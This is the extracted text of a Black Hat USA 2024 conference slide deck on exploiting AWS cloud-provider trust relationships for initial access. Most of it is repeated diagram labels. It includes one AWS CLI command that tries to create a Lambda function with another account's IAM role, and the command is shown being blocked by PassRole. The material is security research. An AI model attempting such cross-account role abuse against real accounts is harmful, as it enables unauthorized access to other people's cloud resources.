



black hat[®]
USA 2024


AUGUST 7-8, 2024
BRIEFINGS


Kicking in the Door to the Cloud: Exploiting Cloud Provider Vulnerabilities for Initial Access

Nick Fricette

Boring













Boring



Victim AWS Account



SQS Queue



RDS Database



IAM Role



S3 Bucket


AssumeRole

AWS Service

Attacker AWS Account



Victim AWS Account



SQS Queue



RDS Database



IAM Role



S3 Bucket


AssumeRole

AWS Service

Attacker AWS Account



Victim AWS Account



SQS Queue



RDS Database



Problem



S3 Bucket


AssumeRole

AWS Service

Attacker AWS Account



Victim AWS Account



SQS Queue



RDS Database



Problem



S3 Bucket


AssumeRole

AWS Service

Attacker AWS Account



Victim AWS Account



SQS Queue



RDS Database



Problem



S3 Bucket

AssumeRole


AWS Service

1. How trust is established

Attacker AWS Account



Victim AWS Account



SQS Queue



RDS Database



Problem



S3 Bucket


AssumeRole

AWS Service


2. Discuss two example vulnerabilities

1. How trust is established

Attacker AWS Account



Victim AWS Account



SQS Queue



RDS Database



Problem



S3 Bucket

3. Prevention options

AssumeRole


AWS Service

2. Discuss two example vulnerabilities


1. How trust is established

How Trust is Established in AWS

Role Trust Policies in Action



Being sneaky - Can I do this?



Pass Role prevents this

```
nick.frichette@host ~ % aws lambda create-function \  
--function-name criminal_function \  
--code S3Bucket=criminal_bucket \  
--role arn:aws:iam::222222222222:role/service-role/not-my-role
```

An error occurred (AccessDeniedException) when calling the CreateFunction operation:
Cross-account pass role is not allowed.

Pass Role prevents this

